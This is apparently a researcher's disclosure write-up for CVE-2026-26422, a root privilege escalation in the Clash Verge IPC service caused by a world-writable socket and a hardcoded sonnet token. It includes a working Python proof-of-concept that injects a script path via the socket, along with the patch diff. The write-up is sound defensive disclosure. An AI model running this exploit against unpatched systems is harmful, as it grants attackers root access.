CVE-2026-26422: LPE Vulnerability in Clash Service IPC

Analysis of CVE-2026-26422, a critical Local Privilege Escalation (LPE) vulnerability in the Clash IPC service caused by insecure permissions and hardcoded credentials.

SECURITY LINUX VULNERABILITY ANALYSIS

AUTHOR
KaguraNaku

PUBLISHED
March 10, 2026

CVE-2026-26422: How a Vulnerable IPC Service Leads to Local Privilege Escalation(LPE) in Clash

Timeline

Vulnerability Lifecycle

- **2025-12-25**: **Discovery & PoC.** Identified an exposed attack surface in the IPC component due to improper permission granting while auditing Clash kernel runtime logs; PoC developed on the same day. **CVSS 9.4 - Critical**
- **2025-12-25 — 12-28**: **Disclosure.** Reported via GitHub Security Advisories (**GHSA-7gwf-gf64-hgv8**) and developed the mitigation within a private security fork.
- **2025-12-31**: **Remediation.** Vulnerability officially patched; co-authored the fix with core developers (Commit: `78c7a00`).
- **2026-01-08**: **Lifecycle End.** The temporary security fork was deleted and the security PR was closed by the core developer following the successful upstream merge.
- **2026-02-27**: **CVE Assignment. CVE-2026-26422** reserved by MITRE.
- **2026-03-10**: **Public Disclosure.** Full technical details released. The decision to disclose ahead of the standard 90-day window was made as the critical fix has been fully integrated into upstream releases for over 70 days, effectively neutralizing the active threat.

Executive Summary

This report analyzes **CVE-2026-26422**, a critical Local Privilege Escalation (LPE) vulnerability found in the Clash IPC service. By leveraging a combination of insecure file permissions (**CWE-732**) and hardcoded authentication credentials (**CWE-798**), a local unprivileged attacker can hijack the service's high-privilege execution flow to gain full **root** access.

Security Advisory

Affected products

- **Ecosystem**: Others(Clash Verge Rev && downstream which includes the vulnerable Clash-verge-service-ipc component)
- **Package name**: clash-verge-service-ipc; clash-verge-rev
- **Affected versions**: clash-verge-service-ipc < 2.0.26; clash-verge-rev < v2.4.5
- **Patched versions**: clash-verge-service-ipc >= 2.0.26; clash-verge-rev >= v2.4.5

Severity

Score: **9.4 (Critical)**

- **Vector String(Assess severity using CVSS v3)**: `CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`

Weaknesses

Common weakness enumerator (CWE)

- **CWE-732**: Incorrect Permission Assignment for Critical Resource
- **CWE-798**: Use of Hard-coded Credentials

Background & System Architecture

🏗️ Privilege Segregation: IPC Service and the Mihomo Kernel

The Mihomo kernel serves as the foundational network engine within the Clash ecosystem. In its standalone design, the component is often initialized with `0x666` **permissions**—a decision likely made for development convenience rather than security hardening. In isolation, this setting is "visually alarming" but presents a limited attack surface due to the absence of execution (`x`) rights.

However, a critical security boundary is breached during **third-party integration**. To bridge the gap between unprivileged frontends and the kernel, developers introduce a privileged **IPC Service**. While this service is necessary for features like **TUN service installation** and interface management, it inherently grants execution privileges to the underlying components.

This functional necessity becomes the “final straw”: the previously unexploitable read/write access to the IPC channel now grants an attacker the leverage to trigger high-privilege execution sequences. By manipulating the IPC interface, an unprivileged local user can orchestrate the installation of unauthorized services, effectively converting a “convenient” permission setting into a definitive **Local Privilege Escalation (LPE)** vector.

Details

🔎 Discovery: From GUI Crashes to a Security Audit

The discovery of this vulnerability was serendipitous. Following a rolling update via `yay`, the Clash Verge GUI began crashing due to a `DMA-BUF` rendering conflict between WebKit and the NVIDIA driver in **Wayland**. I shared the mitigation (`WEBKIT_DISABLE_DMABUF_RENDERER=1`) with the community in **clash-verge-rev/issue #5921**.

While auditing the **Clash kernel runtime logs** to verify the fix, I noticed an entry showing the system explicitly granting `0x777` **(world-accessible)** permissions to the IPC component.

```
journalctl -u clash-verge-service
```

```
1 Dec 22 22:06:08 Arch clash-verge-service[926]: 2025-12-22T14:06:08.939124Z  INFO cla
2 Dec 22 22:06:08 Arch clash-verge-service[926]: 2025-12-22T14:06:08.939249Z  INFO cla
```

> *While the specific log entry above was captured during a recent service restart on **December 22nd**, the underlying vulnerable logic—hardcoded permissions and static tokens—had been present in the codebase for a significant period. The graphics-related crash on **December 25th** simply provided the catalyst for a retroactive audit that finally brought this long-standing “silent” threat to light.*

Given that the service requires elevated privileges to manage **TUN interfaces**, a world-writable IPC interface presented a clear **Local Privilege Escalation (LPE)** risk. This observation prompted me to shift from troubleshooting a rendering glitch to a focused security audit of the IPC communication logic.

⚙️ Anatomy of the Vulnerability: The Exploit Chain

To understand how catastrophic this misconfiguration is, we need to break down the IPC service’s logic. The Local Privilege Escalation (LPE) relies on a perfect storm of critical security flaws, mapping directly to two major Common Weakness Enumerations (CWEs):

1. The `0o777` Gateway (CWE-732: Incorrect Permission Assignment) As discovered in the system logs, the IPC socket is explicitly initialized with world-writable (`0o777`) permissions. This neutralizes the OS-level access control, allowing any local user to interact with the high-privilege service. **This is the critical pivot point of the vulnerability.**

2. The “Shakespearean” Authentication Bypass (CWE-798: Hard-coded Credentials) Even with an open socket, IPC services usually require authentication. However, inspecting

`src/lib.rs` and `src/core/auth.rs` reveals a structural flaw: the service relies on a static, publicly visible string for authorization.


```
// src/lib.rs
pub static IPC_AUTH_EXPECT: &str = r#"Like as the waves make towards the pebbl'd shore, S

// src/core/auth.rs
match headers.get("X-IPC-Magic") {
    Some(token) if token == IPC_AUTH_EXPECT => Ok(AuthStatus::Authorized),
    // ...
}
```

While using a Shakespearean sonnet as a "Magic Token" is poetic, it provides zero security against local inspection once the source code is public. It is worth noting that while CWE-798 is a glaring design flaw, ***fixing CWE-732 (the socket permissions) was prioritized****. Once the* `umask` *natively restricts socket access to authorized users, the hardcoded token becomes unexploitable, effectively severing the LPE chain.*

3. Arbitrary Execution via Path Hijacking The final piece of the puzzle lies in the `StartClash` command handler. It accepts a JSON configuration where the `core_path` specifies the executable to run. Because the IPC service inherently possesses `CAP_NET_ADMIN` (or full `root` privileges) to manage TUN interfaces, it blindly executes whatever binary is provided in `core_path` with elevated privileges.

🗺️ Visualization of the Attack Path

The diagram below illustrates how the privilege escalation chain is constructed, transforming a simple rendering troubleshooting session into a full system compromise.



💥 Proof of Concept: A Local Permission Disaster

In a secure Unix-like architecture, the **identity of the caller** is the last line of defense. When a critical IPC socket is initialized with `0o777` permissions, this isolation layer suffers a catastrophic collapse. Any local process, regardless of its privilege level (**even the** `nobody` **user**), can bypass the intended security model.

In this scenario, we aren't just looking at a misconfiguration; we are witnessing a complete **Privilege Proxy**. Because the service inherently possesses `CAP_NET_ADMIN` (or full `root` privileges) to manage **TUN interfaces**, the world-writable socket allows any unprivileged user to "piggyback" on these elevated capabilities. An attacker doesn't need to break the kernel—they simply leverage the service's existing authority to perform malicious actions as the superuser.

To demonstrate this permission disaster, I crafted a minimalist exploit script. It bypasses all privilege checks by injecting a malicious payload path directly into the IPC stream via the world-writable socket.

```
import socket
import json
import os

SOCK_PATH = "/tmp/verge/clash-verge-service.sock"
# The hardcoded static token found in source code (CWE-798)
TOKEN = "Like as the waves make towards the pebbl'd shore, So do our minutes hasten to th
PAYLOAD_SCRIPT = "/tmp/pwned.sh"

# Step 1: Prepare the malicious payload to be executed as Root
with open(PAYLOAD_SCRIPT, "w") as f:
    f.write("#!/bin/sh\nid > /tmp/pwned_result.txt\n")
os.chmod(PAYLOAD_SCRIPT, 0o755)

# Step 2: Hijack the core_path in the configuration
payload = {
    "core_config": {
        "core_path": PAYLOAD_SCRIPT,
        "core_ipc_path": "/tmp/exploit.sock",
        "config_path": "/tmp/config.yaml",
        "config_dir": "/tmp/"
    }
}
body = json.dumps(payload)

# Step 3: Trigger the exploit via the world-writable socket
request = (
    f"POST /clash/start HTTP/1.1\r\n"
    f"X-IPC-Magic: {TOKEN}\r\n"
    f"Content-Length: {len(body)}\r\n\r\n{body}"
)

with socket.socket(socket.AF_UNIX, socket.SOCK_STREAM) as s:
    s.connect(SOCK_PATH)
    s.sendall(request.encode())
    print("[*] Instruction injected. Check /tmp/pwned_result.txt for Root status.")
```

> ***Note on Exploitability:*** *For the sake of responsible disclosure, the script above is a minimalist skeleton. It demonstrates the command injection logic via* `/tmp/pwned.sh` *without including any destructive binary payloads. The core objective is to prove that* ***ANY local user*** *can achieve Root access instantly by exploiting this total collapse of local identity isolation.*

🛠️ The Remediation: Collaborating on a Robust Unix Standard

The remediation process was a collaborative effort. While I provided the vulnerability analysis and suggested leveraging the POSIX permission model, the **core developers** performed the heavy lifting of integrating these changes while ensuring cross-platform stability.

Initially, the **core developers** raised valid engineering concerns: aggressively tightening socket permissions might disrupt existing frontend-backend communications, particularly given MacOS's unique handling of Unix domain sockets. To assist in resolving this, I provided insights into the **POSIX** `umask` **model** and referenced Apple's secure development guidelines to ensure the fix wouldn't introduce regressions.

The resulting fix, implemented by the **core developers** in commit `78c7a00`, elegantly resolves the vulnerability on two fronts:

1. **Eradicating Race Conditions**: It removes the insecure 125ms asynchronous `sleep` and the subsequent manual `chmod`.
2. **Native Defense**: It introduces a preemptive `umask(0o002)` hook before the child process is spawned. By shifting the responsibility to the kernel's native permission mask, it provided a robust, cross-platform defense that strips unauthorized write access from the ground up.

src/core/manager.rs (Commit Snippet)

```
@@ -77,8 +77,6 @@
         let mut child_lock = self.running_child.lock().await;
         *child_lock = Some(child_guard);

-        self.after_start().await;
-
         Ok(())
     }

@@ -94,27 +92,6 @@
         Ok(())
     }

-    pub async fn after_start(&self) {
-        #[cfg(unix)]
-        {
-            use std::fs::Permissions;
```

```
-            use std::os::unix::fs::PermissionsExt;
-            use std::path::Path;
-            use tokio::fs;
-
-            tokio::spawn(async move {
-                tokio::time::sleep(std::time::Duration::from_millis(125)).await;
-                let target = Path::new("/tmp/verge/verge-mihomo.sock");
-                info!("Setting permissions for {:?}", target);
-                if !target.exists() {
-                    warn!("{:?} does not exist, skipping permission setting", target);
-                    return;
-                }
-                match fs::set_permissions(target, Permissions::from_mode(0o777)).await {
-                    Ok(_) => info!("Permissions set to 777 for {:?}", target),
-                    Err(e) => warn!("Failed to set permissions for {:?}: {}", target, e),
-                }
-            });
-        }
-    }
-
     pub async fn after_stop(&self) {
@@ -121,10 +98,24 @@
         set_or_update_writer(writer_config).await?;
         let shared_writer = get_writer().unwrap();

+        #[cfg(not(unix))]
         let child = Command::new(bin_path)
             .args(args)
             .stdout(Stdio::piped())
             .stderr(Stdio::piped())
             .spawn()?;

+        #[cfg(unix)]
+        let child = unsafe {
+            Command::new(bin_path)
+                .args(args)
+                .stdout(Stdio::piped())
+                .stderr(Stdio::piped())
+                .pre_exec(|| {
+                    platform_lib::umask(0o002);
+                    Ok(())
+                })
+                .spawn()?
+        };
+
         let mut child_guard = ChildGuard(Some(child));
```

📜 Final Reflections: Beyond the Patch

As of today, the remediation code has been merged into the upstream repository for **over 70 days**. Given the high patch adoption rate and the stability of the current releases, I have decided to proceed with this **responsible public disclosure** ahead of the standard 90-day window to facilitate broader security research and community audit.

On a personal note, while this audit uncovered a critical vulnerability, **Data Science** remains my primary field of study. Security auditing, in this context, was a serendipitous byproduct of troubleshooting a system rendering glitch—a reminder that in a complex software ecosystem, a keen eye for data patterns and logs can often uncover critical flaws hiding in plain sight.

> *“Security is not a product, but a process—and sometimes, that process starts with a simple GPU driver crash.”*

And as for the rendering conflict that triggered this whole investigation… I can only echo the words of **Linus Torvalds** when dealing with this particular hardware vendor:

“So, NVIDIA: LOVE YOU❤️”

A BIG thumbs up, LOVE from linus❤️